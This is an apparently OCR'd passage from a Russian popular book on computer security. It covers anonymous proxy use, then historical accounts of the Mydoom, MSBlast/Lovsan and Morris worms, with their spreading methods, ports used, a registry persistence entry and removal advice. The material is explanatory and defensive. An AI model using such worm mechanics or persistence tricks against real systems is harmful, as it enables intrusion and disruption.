Для настройки FTP-клиентов proxy-сервер надо установить в passive режим. Проделав эту нехитрую операцию, можно путешествовать по сети, как болгарский или американский пользователь, но... тут есть один очень важный момент. Далеко не все proxy-серверы являются полностью анонимными. Некоторые из них позволяют администратору сайта, который пользователь посещает с использованием proxy, при желании определить IP-адрес, с которого происходит обращение к proxy, то есть реальный IP-адрес пользователя. Поэтому выбранный proxy-сервер нужно проверить на предмет его полной или неполной анонимности. Сделать это можно на сервере http://www.tamos.com/bin/proxy.cgi.

Если в ответ получено сообщение «**Proxy server is detected!**», выбранный proxy имеет «дыру», будет предоставлена информация о реальном IP-адресе пользователя, как, впрочем, и об IP-адресе proxy-сервера, с которого пришел запрос. Если же сообщение гласит «**Proxy server is not detected**» — все в порядке, анонимность обеспечена. Рекомендуется периодически (не реже, чем раз в месяц) проверять proxy, с которыми ведется работа, на предмет анонимности.

В заключение еще несколько соображений касательно использования proxy-серверов. Работа через далеко расположенный proxy снижает скорость передачи данных и увеличивает время ожидания. Кроме того, если все читатели будут использовать приведенные выше адреса proxy, то очень скоро удовольствие кончится, и доступ к ним будет закрыт (если уже не закрыт). Найти подходящий proxy несложно, например, приведенные адреса найдены всего за пять минут. В поисковой машине (например, Alta Vista) указываются ключевые слова, что-нибудь вроде proxy+server+configuration+Netscape. В результате появится список страниц, где провайдеры рассказывают своим пользователям, как настроить браузеры для работы с их proxy. Если пробовать все подряд, на пятый или седьмой раз удача улыбнется, и proxy-сервер согласится работать.

Приложения

Громкие вирусы и их создатели

Вирус Mydoom

Печально известный интернет-червь **Mydoom**, который продолжает распространяться по сети, приобрел новую модификацию под названием **Mydoom.B**. Этот вирус запрограммирован на нападение сайта корпорации Microsoft и компании SCO.

В течение последнего времени SCO и сообщество компьютерных пользователей, выступающих за программы со свободным доступом к коду, судятся из-за операционной системы Linux. Представители SCO утверждают, что при ее создании было незаконно использовано ее программное обеспечение.

Вирус приходит в виде приложений к электронным письмам, и если эти приложения открывают, он может завладеть компьютером и использовать его для своих целей. В частности, — для нападения на серверы Microsoft и SCO.

MYDOOM

```
Строка From: случайный электронный адрес
Строка To: адрес получателя
Строка Subject: случайные слова
Письмо: несколько разных сообщений об ошибках, таких как Mail
transaction failed. Partial message is available
Приложение: случайное имя с расширением ZIP, BAT, CMD, EXE, PIF
или SCR
```

Если пользователь открывает приложение, червь загружает Блокнот (Notepad), заполненный случайными символами, и немедленно начинает дальнейшее распространение.

Эксперты считают **Mydoom.B** одним из самых опасных компьютерных вирусов за последнее время: по некоторым данным, на его долю уже приходится около 30% компьютерного трафика всего мира. По данным финской компании F-Secure, специализирующейся на компьютерной безопасности, только за первые 36 часов существования **Mydoom.B** выпустил в сеть более 100 млн. зараженных электронных писем.

Червь поражает только компьютеры, использующие операционную систему Windows. Отправителями многих зараженных писем значатся различные образовательные и благотворительные организации.

Эксперты рекомендуют всем, кто получил подозрительное письмо, ни в коем случае не открывать приложения.

Новый вредоносный код был разработан с целью инициирования отказов от обслуживания на серверах корпорации Microsoft. Новая версия опаснее своего предшественника, поскольку она способна предотвращать корректное обновление некоторых антивирусных программ.

Как и **Mydoom. A**, новый червь создан для атаки и перегрузки сетей всех размеров. Для этого он ищет электронные адреса в Адресной книге Outlook, а также в файлах на компьютере с расширениями: .htm, .sht, .php, .asp, .dbx, .tbb, .adb, .pl, .wab, .txt. После этого червь, используя свой собственный SMTP механизм, рассылает себя по этим адресам.

Mydoom.B также изменяет hosts файл Windows. Таким образом, он ухитряется перенаправлять определенные адреса в Интернете, включая и адреса сайтов некоторых производителей антивирусного ПО. Если пользователи пытаются зайти на эти сайты, в Интернет браузере отображается сообщение об ошибке, информирующее о невозможности найти страницу. Таким же способом он не позволяет обновляться некоторым антивирусным программам.

Эпидемия, вызванная червем **Mydoom.A**, не подает никаких признаков затухания. Количество зараженных электронных сообщений в обращении постоянно возрастает. Это означает, что вероятность заражения червем **Mydoom.A** все еще очень высока. Все свидетельствует о том, что создатель или создатели этих двух червей стремились добиться как можно более широкого распространения своих созданий. Поэтому в дни, когда должны быть произведены атаки на веб-сайты, у червей будут значительные шансы на успех.

По данным антивирусной компании Panda Software, каждое двенадцатое письмо заражено вирусом **Novarg**. **Novarg.B** весит 27 Кб и организует DOS-атаку на сайт www.microsoft.com. То есть с тех компьютеров, которые вирусу удается заразить, 50 раз в секунду будет отправляться запрос на сайт www.microsoft.com в результате чего сайт неминуемо «упадет».

Кроме того, специалисты опасаются, что атака **Novarg.B** пройдет по аналогичному с **Novarg** сценарию, но уже в других масштабах. Первая атака осуществлялась одновременно с десятков тысяч компьютеров, в которых вирус проходил инкубационный период. И **Novarg.B** точно так

же может до определенного времени незримо присутствовать в недрах компьютерной памяти, а в заданное время начать распространяться. Но уже с более чем миллиона компьютеров, зараженных первой версией вируса.

Вирус признан настолько опасным, что его появление уже расследует Федеральное бюро расследований США, а компания SCO объявила премию в размере 250 тыс. долларов тому, кто поможет найти авторов **Mydoom**.

Чтобы заставить пользователей открывать зараженные письма, создатели вирусов обычно используют технологии так называемого «социального инжиниринга». В действительности, за этим сложным термином скрывается обычное мошенничество, используемое для привлечения внимания пользователей. Классическим примером был вирус ILOVEYOU (Loveletter). В мае 2000 года он распространился по всему миру, выдавая зараженное письмо за любовное послание. Многие помнят последствия той эпидемии. Сотни тысяч, если не миллионов, пользователей открыли это сообщение, даже не задумавшись о сомнительности источника любовного послания (а ведь им мог быть и директор компании, в которой работал адресат, и соседка по лестничной площадке). Вдобавок, все письма были только на английском языке. Тем не менее, пользователи в сотнях стран по всему миру «купились» на эту простенькую уловку. Достаточно было подумать пару секунд, чтобы избежать случившегося. К сожалению, любопытство одержало верх. И мы знаем, чем все кончилось.

Теперь такая тактика не всегда оказывается успешной. Многие пользователи уже наслышаны об опасности подобных писем и относятся к ним с подозрением. Пришло время для червей, способных обманывать и тех, кто хорошо знаком с типичными приманками вирусописателей. Так появился червь **Mydoom.A**. Почему бы опытному пользователю не открыть сообщение об ошибке с почтового сервера? Простая тема и текст сообщения, содержащие предупреждение о поврежденном электронном письме, спровоцировали устрашающую по своим масштабам эпидемию.

Этот червь сыграл на знаниях системных администраторов и опытных пользователей. Пользователи, которые не покупаются на приманку в виде порнографической фотографии, соглашаются взглянуть на сообщение о поврежденном письме. Между тем, если зараженное сообщение откроет системный администратор, вирус может получить доступ к гораздо большему количеству файлов. Ведь в отличие от обычного пользователя, администратор, как правило, имеет полные права на собственном компьютере. Последствия катастрофические. Не спасет ника-

кой, даже самый фантастический защитный барьер, если одно из звеньев цепи нарушено. Тем более, если это теоретически «самое сильное звено» — системный администратор.

Как правило, для защиты от вирусов в первую очередь стремятся закрыть потенциальные технические бреши в ИТ-системе: если возникает ошибка в маршрутизаторе, он просто обновляется при помощи соответствующего пакета. И очень редко обращают внимание на подготовку пользователей всех уровней. Но все чаще причиной инцидентов является именно ошибка человека. Еще вчера было достаточно простого предупреждения пользователей о необходимости забыть о своем любопытстве при просмотре электронных сообщений. Сегодня ситуация стала гораздо серьезнее: администраторы должны быть так же осторожны с сообщениями об ошибках, как и пользователи — с порнографическими фотографиями. Это вопрос безопасности.

Как защититься от вируса

- Инсталлировать антивирусную программу
- Постоянно обновлять ее
- Получать обновления вашей операционной системы
- Никогда автоматически не открывать приложения
- Скачивать ПО только в надежных источниках
- Создавать резервные копии важных файлов

Пользователям также необходимо обновить свою антивирусную программу, чтобы последствия вируса могли быть устранены, если приложение все же случайно открыли.

Если антивирусная программа все-таки не может справиться с **Mydoom.B**, пользователи могут бесплатно скачать из интернета специальную программу для борьбы с ним.

Действия вируса MSBlast или Lovsan и противодействия к нему

Удивительная вещь — каждая последующая операционка становится все более неприступной для хакерских атак, а между тем, эти самые атаки носят все более мощный разрушительный характер и даже не думают слабеть.

Первую атаку новый компьютерный червь нанес 11 августа 2003 года по компьютерным сетям США. За несколько часов работы червь побил все рекорды скорости распространения. В штатах он долго не задер-

жался и стал лавинообразно распространяться дальше. Интернет-форумы тут и там пестрели сообщениями о том, что машины начинают самопроизвольно перезапускаться. В среду утром появилась информация о том, что новый вирус успел уже поразить 400 компаний по всему миру и около 20 тыс. персоналок. Что же это за зверь такой страшный?

За пару дней вирус успел приобрести несколько имен (W32/Lovsan.worm [McAfee], Win32.Poza [CA], Lovsan [F-Secure], WORM_MSBLAST.A [Trend], W32/Blaster-A [Sophos], W32/Blaster [Panda], W32.Blaster.Worm [Symantec Security]) и стал определяться всеми антивирусными программами. Для проникновения на компьютер Lovsan использует обнаруженную 16 июля хакерской группой Last Stage of Delerium уязвимость в системах Windows NT 4.0, Windows 2000, Windows XP и Windows 2003. Брешь была обнаружена в службе DCOM RPC. Distributed Component Object Model (распределенная компонентная объектная модель) — это модель обмена данными, служащая для совместной работы различных приложений. A RPC (Remote Procedure Call) — это служба, обеспечивающая соединение между клиентом и сервером, используемая архитектурой DCOM.

Незамедлительно после выхода в свет сообщения об уязвимости, всеми любимая корпорация подтвердила эту информацию и классифицировала дыру, как опасную. Через пять дней Microsoft уже выпустила в свет заплатки, закрывающие брешь. Все вроде хорошо, да вот только большинство пользователей не обратили внимания на это происшествие и никаких заплаток на свой компьютер не ставили.

В первых числах августа появился первый червь, проникающий в систему через вышеописанную брешь — Autorooter. Вирус имел слабое место — система распространения практически не реализована. Поэтому шум вокруг него затих, и должного внимания инциденту не уделили, а зря...

И вот, меньше чем через две недели появляется новый червь с прекрасно реализованной системой распространения. Для того чтобы заразиться новой болезнью, вам просто надо быть в интернете — вирус сам вас найдет. Происходит это так. Червь проверяет 135-й порт машин, висящих в инете. Если преград для внедрения в систему жертвы нет (Windows подходящий, заплатки не стоят), то червь начинает атаку. На порт 135 червь посылает запрос для предоставления полного доступа к атакуемому. Если все «хорошо», то на компьютере-жертве открывается порт 4444 для ожидания последующих команд.

Одновременно червяк слушает порт 69 UDP на первоначально зараженном компьютере. Как только от новой жертвы к нему поступает TFTP-запрос, червь загружает на компьютер жертвы файл носителя

MSBLAST.EXE размером 6175 байт. Файл записывается в системную папку Windows и запускается.

В системном реестре появляется следующая строка для запуска червя после перезагрузки системы:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
"windows auto update" = msblast.exe
```

В коде червя была обнаружен следующий текст:


```
"Billy Gates why do you make this possible? Stop making money and
fix your software!" (Билли Гейтс, почему ты допускаешь такое?
Перестань делать деньги и исправь свое ПО!)
```

и

```
I just want to say LOVE YOU SAN!! Bill (Просто хочу сказать -
любите свои системные сети).
```

Именно благодаря фразе «LOVE YOU SAN» червь получил одно из своих названий «lovsan». Некоторые отечественные СМИ букву «а» заменили на «u», видимо подумав, что название происходит от слова «sun».

Для простого юзера главная опасность нового червя заключается в том, что он генерирует огромный объем избыточного трафика, переполняющего каналы передачи данных Интернета. Побочным явлением вируса являются еще и постоянные перезагрузки компьютера с появляющейся ошибкой вида:



Перезагрузка компьютеров в планы злоумышленников, повидимому, не входила. Вирус не должен был никак себя проявлять до часа X, а именно до 16 августа. На этот день намечена крупномасштабная DDoS атака всех копий червя на сайт windowsupdate.com, содержащий обновления Windows. Пакеты данных с зараженных компьютеров, бомбарди-

руя сайт, сделают его недоступным. Но секрет раскрыт раньше времени. Похоже, теракт не удался. Массированная атака с помощью компьютеров-жертв — вот цель, которую преследовали и создатели предыдущего вируса Autorooter.

«Предупрежден — значит вооружен!» — так-то оно так, да вот только предупреждены, как всегда, далеко не все. Позвонив своим знакомым, вы наверняка узнаете, что их компьютер постоянно перезагружается и в чем проблема — для них не ясно. Поэтому говорить о победе еще рано.

Итак: если ваш компьютер постоянно перезагружается; если в папке **windows\system32** появился файл **msblast.exe**; если в реестре появилась вышеописанная надпись — вы тоже на крючке у нового червя. Но избавиться от него очень просто — либо всю эту гадость удалить самостоятельно, либо запустить специально выпущенную специалистами компании Symantec утилиту **W32.Blaster.Worm Removal Tool**, удаляющую из системы самого червя и устраняющую все последствия его жизнедеятельности. Никаких настроек — запустил и готово.

После удаления неплохо было бы поставить заплатку на Windows с сайта windowsupdate.com и с помощью межсетевого экрана заблокировать порты 135, 69 и 4444 (если, конечно, они не используются другими приложениями). И вам, как говорится, серый волк совсем не страшен.

Червь по имени Моррис

(На основе собственной статьи «Червь по имени Моррис» — «Мир Интернет», 1997 г., книги И.Э.Моисеенкова, сообщениям информационных агентств, заметкам в сетевой прессе).

«Поражает равнодушие, с каким люди до сих пор воспринимают факты атак систем безопасности (будь то несанкционированный доступ, использование неразрешенных привилегий, «троянские кони», или общеизвестные вирусы) пока относительно безвредные, чем и оправдывают отсутствие интереса. Я думаю, что должно случиться нечто по последствиям сравнимое с Чернобылем или Тримайл Айлендом, чтобы проснулось большинство нашего общества.»

Петер Ньюман, дайджест RISKS_FORUM

Начнем с конца...

По приговору американского суда Моррис-младший за свои противоправные действия, выражавшиеся в создании и распространении сетевого червя был приговорен к трем месяцам тюрьмы и денежному штрафу в $270.000, а вдобавок был исключен из Корнельского университета (Нью-Йорк, США).

Да, именно таким был конец первой и самой разрушительной компьютерной эпидемии Америки за всю историю развития информационных технологий.

А как же все начиналось?

В определенном смысле это, произошедшее в далеком 1988 году событие, которое привело к миллионным убыткам компаний и университетов по всей стране, было неизбежно и даже должно было произойти... Но не стоит забегать вперед...

После долгих лет исследований и субсидий в десятки миллионов долларов американских налогоплательщиков, Министерство Обороны США в 1969 году наконец-то пришло к созданию Advanced Research Projects Agency NETwork — Arpanet. Эта сеть создавалась по инициативе Управления перспективных исследований Министерства Обороны США — Defense Advanced Research Projects Agency; DARPA в интересах исследователей в области вычислительной техники и технологии для обмена сообщениями, а также программами и массивами данных между крупнейшими исследовательскими центрами, лабораториями, университетами, государственными организациями и частными фирмами, выполняющими работы в интересах Министерства Обороны США. Наряду с этим, в системе ARPAnet была реализована возможность логического разделения на определенные сегменты — подсети. Именно с использованием этой технологии из состава сети был выделен сегмент — Milnet.

Процесс объединения отдельных вычислительных систем в сети стал одним из магистральных направлений развития вычислительной техники. Идея объединения различных сетей в систему национальных масштабов появилась как раз на волне набирающего силу процесса интеграции вычислительных мощностей. И такой сетью стала Интернет, тогда называвшаяся Science Интернет, гигантские масштабы которой хорошо известны. Технической панацеей для такого рода процессов явилась модель «взаимодействия открытых систем» — Open Systems Interconnection (OSI), которая, как известно, позволила производить обмен информацией системам различных архитектур и платформ. Фактически, модель OSI явилась базовой основой при формировании глобального информационного сообщества. И именно тогда мы видим создание универсального протокола транспортного уровня для моделей OSI TCP/IP.

Однако одной из главных проблем возникших при реализации и применении принципа «открытых систем» являются компьютерные вирусы. Произведения такого рода уже давно известны своей дурной славой — уничтожение информации, вывод из строя компьютерных систем, и так далее. Но это в наше время вирусологам удалось добиться ситуа

ции, при которой многие подобные творения ищут пробелы уже в антивирусных комплексах с целью обойти их, а не наоборот. Но тогда, в 1988 году, ситуация была крайне противоположной, тогда были возможны глобальные эпидемии.

Не станем распространяться про особенности строения вирусов и т.д. Скажем лишь, что своим определением — вирус — эти вредоносные программы обязаны своим биологическим «собратьям», так как их действия аналогичны, вот только среда обитания иная — компьютерные системы, и создает их отнюдь не Природа, а человеческое сознание, во многих случаях далеко не стабильное.

Но тем не менее они опасны и коварны, и ситуация к 1988 году складывалась не в пользу законопослушных обитателей информационного сообщества... Не углубляясь в дебри классификации, остановимся лишь на одном параметре вирусов — автономности, ибо он будет играть наиболее важную роль в дальнейшем повествовании о реальных монстрах киберпространства.

В отличие от других семейств вирусов, которые функционируют лишь при активизации комплекса программ, на которые нацелен конкретно, будь то офисный пакет или операционная система, червь самостоятельно управляет распространением и запуском всех своих копий. Также в отличие от обычных вирусов, которые имеют четко определенные места в системах (их не так много), где их и находят антивирусные комплексы, то местоположение червя не предсказуемо заранее. И самое важное, что черви не настроены на какие либо файлы или программы, операционные системы — они настроены на компьютерные системы определенной архитектуры. Черви наиболее опасны, опаснее тех же «стелсов» или «призраков» именно в силу автономности — им не нужно наличие определенных файлов или программ. Архитектура — вот их среда обитания.

Естественно, что «построение» такого сложнейшего программного комплекса, каким является червь, требует определенных объемов памяти — размер червей существенно превышает размер обычных вирусов (несколько сотен килобайт у червей против нескольких десятков у «стелсов» или «призраков»). Интересным приемом при программировании червя является разделение программы на несколько модулей для определенного уменьшения, таким образом, общего размера самого червя. При помощи данного приема, создателям этих произведений удается ввести администраторов в заблуждение на время, достаточное для нанесения непоправимого ущерба, поскольку поначалу очень сложно понять, что в системе присутствует именно червь, да и бороться с ними намного более сложнее, чем с обычными вирусами.

Но не станем забывать про информационное сообщество — такое бурное развитие компьютерных коммуникаций вызвало определенную «мутацию» в плане написания «червей», и свет увидели настоящие монстры — сетевые черви. Это было еще более сложное и коварное образование, которое распространялось по компьютерным сетям с использованием средств коммуникаций — «электронные почты» всевозможных видов, специальные сетевые утилиты и т.д. При попадании на сетевой узел сегмент червя создает свои копии и рассылает их на следующие незараженные узлы, организуя на этом базовый плацдарм для следующих заражений. Прежде всего рассылка копий происходит на все «известные» и «дружественные» настоящему узлу машины — принцип прост «заразился сам, помоги товарищу». При этом очень быстро происходит блокировка сети любого уровня — дело лишь в масштабах.

Но вернемся к среде обитания червей. Массовое внедрение обычных персональных компьютеров по всему миру — это как раз тот самый фактор, в геометрической прогрессии влияющий на количество вирусов, так как компьютеры такого рода имеют универсальную архитектуру — а как следствие широчайшее поле деятельности для вирусов и червей. Вспомним, что большие машины, так называемые мейнфреймы (mainframes), допускающие огромные количества параллельных подключений, проблем с вирусами, как правило не имеют, в большинстве случаев в силу своей уникальности — многие параметры таких машин уникальны, а также в таких комплексах хорошо организованы системы защиты и разделения доступа, которые позволяют наиболее быстро и точно определять источник заражения, а также являются серьезным препятствием для вирусов. А стандартность персоналок позволяет без особого труда их поражать — архитектура схожа как две капли воды.

Кроме того, не будем забывать и про еще один штрих к картине информационного сообщества — большинство машин, составлявших физическую глобальную сеть Интернет, работали под управлением операционной системы UNIX, которая в те времена успешно продолжала шествие по стране, завоевывая популярность у пользователей. Как же - простота, надежность, красота... Успех ее ошеломил даже создателей - более 10 модификаций системы за какие-нибудь 8-9 лет, со дня выпуска в свет, основными из которых были усовершенствованные версии системы: 1975 год — UNIX V6, 1976 год — UNIX V7 (первая «базовая» версия), 1982 год — UNIX System III, 1984-85 год — UNIX System V. Также появляются аналоги и UNIXa — GENIX, XENIX, Ultrics, VENIX, PC-IX. Можно сказать, что эта система стала настоящим компьютерным Клондайком для разработчиков — AT&T (American Telephon & Telegraph, кстати, долгое время державшей монополию на сети связи в США). Однако небольшой штришок к портрету — никто тогда всерьез не разраба

тывал системы защиты этой самой UNIX — даже сами разработчики. Таким образом, «эпидемиологическая» обстановка киберпространства усложнилась настолько, что стала напоминать пороховую бочку — лишь одна искра и взрыв! Как обычно бывает, опасность такого рода сознавали лишь узкие круги специалистов, призывы которых к большему вниманию при обеспечении безопасности оставались подобны гласу вопиющего в пустыне...

Воистину — пока гром не грянет.....

И грянул гром...

«Сейчас 3:45 AM, среда, 3 ноября 1988 года. Мне все надоело, я не могу поверить в то, что произошло...»

Из сообщения Клиффа Столла, переданного по электронной почте Dockmaster.ARPA

И неизбежное случилось — величайшее в истории нападение на американские компьютеры произошло 2 ноября 1988 года.

Сейчас, спустя более 10 лет после этого, довольно трудно восстановить точную последовательность событий, исходя из того, что во время самой атаки все были заинтересованы в быстрой локализации и удалении вируса, а никак не в подробной регистрации фактов. Также следует учитывать, что вирус очень быстро заблокировал атакуемые компьютерные сети, в результате исключив связь между пользователями.

Но, тем не менее, можно определить примерную картину распространения вируса на основании проходивших в чудом незараженных сетях сообщений электронной почты и некоторых тогдашних сообщений прессы. Наибольший интерес представляют сообщения, помещавшиеся во время атаки национальных сетей, в конференциях VIRUS_L (далее VIR) и RISKS_ FORUM (далее RISKS). Даже сейчас, просматривая эти сообщения, сохраняется чувство, что они очень напоминают сводки боевых действий в киберпространстве. Во всяком случае, все эти сообщения позволяют ощутить полную беспомощность, царившую в сетях во время вирусного смерча, мчащегося по стране.

2 ноября 1988 года, среда. День 1-й

17:00. Вирус обнаружен в Корнельском университете (Нью-Йорк).

21:00. Вирус обнаружен в системах Стэнфордского университета и фирмы Rand Corporation (Калифорния).

22:00. Вирусом поражена система университета в Беркли (Калифорния).

23:00. Вирус обнаружен специалистами отделения математики Принстонского университета (Нью-Джерси).

Началось. Но сначала абсолютно все, обнаружившие червь, сделали неверный вывод о присутствии обычного вируса только в их системах, а следовательно — это внутреннее дело университета или компании (вспомним о трудном обнаружении червя). Тем не менее, многие администраторы атакованных систем послали сообщения о происшедшем. Никто и подумать не мог, какие масштабы примет эпидемия всего через несколько часов.

23:28. В электронной почте VIRUS_L прошло первое сообщение о вирусе. Сообщается, что атакованы университеты в Дэвис и Сан-Диего, Ливерморская лаборатория имени Лоуренса и исследовательский центр NASA (все в Калифорнии).

23:45. Вирус обнаружен в исследовательской лаборатории баллистики.

С течением времени прояснялась следующая ситуация — стали подтверждаться одни и те же признаки поражения систем, со всей страны. Учитывая временные совпадения атак, стало совершенно ясно, что компьютеры национальной сети подверглись нападению одного и того же вируса, который, несомненно, быстро распространяется по компьютерным коммуникациям, поскольку не существовало иного способа объяснения его очень, подчеркиваю очень высокой скорости проявления в различных концах США. В наше время несколько затруднительно представить себе неразбериху и ужас, охватившие и парализовавшие национальные сети США — мы привыкли к вирусам, к злоумышленникам и хакерам... ну хотя бы в какой-то мере... Тем не менее, достаточно на одну ужасную секунду представить, что сейчас, в это самое мгновение вышли из строя ВСЕ провайдеры услуг Интернет и иные коммерческие сети, прекратили работу многие университеты и компании в силу пусть даже блокирования сети — Россия исключена из Интернет... Представили? Тогда умножьте это на 2, а то и больше и получите коэффициент кошмара США — тогда, 15 лет назад, даже там не было такого количества средств безопасности которые мы имеем сейчас — мощных антивирусных комплексов, не было такого количества хорошо подготовленных специалистов-вирусологов, пользователи не были должным образом просвещены в плане компьютерной безопасности...

Достаточно вспомнить, что для администраторов атакованных узлов, а также для их пользователей, действия червя были совершенно не-

постижимыми и незнакомыми — мало того, что в некоторых системах в директории /usr/tmp проявлялись необычные файлы и в журнальных файлах многих утилит появлялись странные сообщения. Наиболее важным представлялось то, что все более и более повышалась загрузка зараженной системы, приводившая либо к исчерпанию своппинга, либо к переполнению системной таблицы запросов — все это означало полную блокировку системы.

Пресса окрестила этот вирус Cornell/Arpanet, исходя из того, что он начал свою деятельность именно на университетском компьютере этого высшего учебного заведения, а как впоследствии выяснилось, был и создан там...

3 ноября 1988 года, четверг. День 2-й

01:00. Сообщения о заражении 15-ти узлов сети Arpanet.

02:00. Поражена вирусом система Гарвардского университета (Массачусетс).

03:30. Вирус обнаружен в Центре Массачусетского технологического института (Massachusets Institute of Technologies; MIT).

03:46. В сообщении, прошедшем в электронной почте RISKS, уточняется, что атакуются системы UNIX — 4.3 BSD — и аналогичные ей Sun, работающие на компьютерах VAX фирмы DEC и компьютерах Sun фирмы Sun Microsystems Inc. Сообщается также, что вирус распространяется через дыры в системе безопасности утилиты электронной почты Sendmail, имеющейся в составе указанных систем.

04:00. Поскольку сеть перегружена, распространение вируса замедляется; к этому моменту заражены уже более 1000 (!!!) узлов сети.

05:15. В университете Карнеги-Меллона в Питтсбурге (Пенсильвания) из 100 компьютеров, подключенных к Arpanet, вышло из строя 80.

08:00. Сообщение о вирусе из астрофизического центра Smithonian.

Фактически, существует несколько версий обнаружений сетевого червя.

Согласно первой, вирус был обнаружен в ночь с 2 на 3 ноября 1988 года одним из научных сотрудников Ливерморской лаборатории им. Лоуренса.

Обращаясь со своего домашнего терминала к компьютерной системе лаборатории, он обнаружил все более повышающуюся интенсивность загрузки системы. Дежурный оператор, получив его сообщение тут

же отключил систему от Science Интернет, по которой собственно и распространялся вирус.

Настоящая версия представляется наиболее правдоподобной в силу того, что эта лаборатория, проводившая исследования по программе СОИ (Стратегическая Оборонная Инициатива — любимая игрушка «звездных войн» Рейгана, так и не ставшая реальностью) и разработку новых видов ядерного оружия, в мае 1988 года уже сталкивалась с вирусом, после чего, по всей видимости, были приняты дополнительные меры предосторожности и повышена бдительность.

Понятно, что о столь важном инциденте было немедленно доложено в Управление связи Министерства Обороны США, в ведении которого находилась компьютерная сеть ARPAnet.

Однако, несмотря на верные действия и оперативность дежурного персонала, локализовать вирус в сети было уже невозможно — он был быстрее... значительно быстрее...

По второй версии, извещение о появлении вируса и инструкция по его уничтожению были отправлены по сети неизвестным лицом. Но мы уже знаем, что сеть была крайне перегружена бесчисленными сегментами компьютерного монстра и поэтому очень многие вычислительные центры своевременно не смогли получить сообщение. Когда же наконец на него соизволили обратить внимание было уже поздно...

Согласно третьей версии, первыми обнаружили вирус в вычислительном центре MIT (Massachusets Institute of Technologies). Внимание дежурного, ответственного за безопасность, привлекла необычно большая загрузка системы, хотя в данное время суток институт был практически пуст — работы не производились. Но система тем не менее функционировала с возрастающей нагрузкой, хотя никакие данные на дисплей не выводились. Спустя пару минут вся память оказалась забитой и система оказалась выведена из строя.

Также неполадки в системах регистрировались и процессорами — они начинали передавать в сеть сообщения о невозможности приема новых данных вследствие переполнения памяти. Благодаря такой случайности, некоторые научно-исследовательские центры были автоматически отключены своими системами и сумели избежать заражения.

Вскоре прояснились первые последствия. Подтвердилось начальное предположение, что вирус распространялся посредством телекоммуникационных каналов национальной сети США. Также выяснилось, что в результате действий вируса блокировались не только компьютерные сети, но и все узловые компьютеры вследствие превышения установлен-

ного предела загрузки. Получалось, что пока администраторы соображали, что система заражена именно сетевым червем, они напрочь теряли возможность предпринять какие-либо действия — доступ к перегруженной системе терялся совершенно. Но это было не все — заражению подвергалась операционная система UNIX Berkeley 4.3 — одна из самых популярных версий UNIX, в силу наличия в ней электронной почты и удобных отладочных средств. Это было впервые, особенное если учесть, что вирус каким-то образом «умудрился» обойти хваленую систему защиты. Стало совершенно ясно, что если вирус не остановить, буквально, в ближайшее время, то последствия могут быть самыми нежелательными и крайне опасными.

Всего через 5 часов после активизирования результат действия вируса-червя обозначился весьма решительно — было инфицировано от 435 до 800 систем, а всего в течение полутора-двух суток (2-3 ноября) он поразил около 6000 компьютеров. Среди пострадавших — помимо уже упомянутых — оказались системы Агентства национальной безопасности и Стратегического авиационного командования США; лабораторий NASA (в частности Jet Propulsion Laboratory; а в вычислительном центре NASA в Хьюстоне компьютерный вирус чуть было не затронул систему управления запусками кораблей многоразового использования Space Shuttle, но ее удалось вовремя отключить) и Лос-Аламосской национальной лаборатории; исследовательских центров ВМС США (Naval Research Laboratory, Naval Ocean Systems Command) и Калифорнийского технологического института; крупнейших университетов страны (в Висконсинском университете из 300 систем было блокировано 200), а также ряда военных баз, клиник и частных компаний. Анализ, проведенный специалистами, показал, что схема распространения компьютерного вируса была примерно следующей: Arpanet — Milnet — Science Интернет — NSF net. В результате вирус практически вывел эти сети из строя. Минимум на два дня прекратились все научно-исследовательские работы. Но при этом не было должной уверенности, что червь не ушел в Западную Европу через лондонский канал.

Большая чистка

Вспомним ситуацию с хронологией заражения — совершенно невозможно восстановить точную последовательность событий. Здесь — то же самое. Мы до сих пор не знаем, сколько времени было потрачено на локализацию и дизассемблирование вируса и какое количество людей принимали в это участие. Однако, принимая во внимание масштабы заражения можно приблизительно представить и масштабы дезактивации.

3 ноября 1988 года. День 2-й

15:00. Первые сообщения о том, что инфицированным узлам и другим пользователям направлен антидот.

21:00. Первое интервью в MIT, посвященное вирусу.

21:20. RISKS Разослана вакцина от червя.

22:04. RISKS Разослано сообщение о способе борьбы с вирусом, состоящем в размещении в библиотеке C+ внешней переменной с именем «pleasequit», установленной в ненулевое значение.

ФБР узнало о черве сразу же, как только это стало известно Управлению связи Министерства Обороны США. Бюро с самого начала отнеслось к угрозе предельно серьезно, учитывая географию и скорость распространения этого «творения», и сразу же приступило к расследованию инцидента национального масштаба, реально угрожавшего национальной безопасности — шутка ли, полностью парализовать все компьютерные коммуникации США. Одновременно с этими двумя организациями расследование начал и Национальный центр компьютерной безопасности (National Computer Security Center). Специалисты Национального центра первыми дизассемблировали вирус и сразу же приступили к его изучению. Исследование показало, что сетевой червь создан с большим искусством и умело использует ряд «дыр» ARPAnet.

Больше всего поражает оперативность пользователей зараженных систем в деле дезактивации своих компьютерных систем — уже на следующий день после заражения во всех организациях, системы которых были поражены вирусной атакой были созданы и приступили к работе специальные группы ликвидации.

Анализ ситуации показал, что сетевой червь не поразил некоторые операционные системы UXIN Berkley — там, где специалисты переписали программы системы безопасности с учетом промышленных недостатков, вирус обнаружен не был. Также было обнаружено, что червь в процессе распространения использует подсистему отладки OS UNIX. Наряду с этим наконец-то было совершенно ясно, что системы подверглись нападению именно сетевого червя — ни одна программа не была модифицирована или уничтожена.

Но все еще не было окончательно закончено дизассемблирование вируса, которое могло бы дать ответы на многие вопросы, среди которых наиболее важными были: что это такое, чем грозит и как с этим бороться. Впрочем компетентные органы волновали другие, не менее важные вопросы — кто же автор столь «удачной» программы.

Но ответ так же не прост, как и сам вопрос...

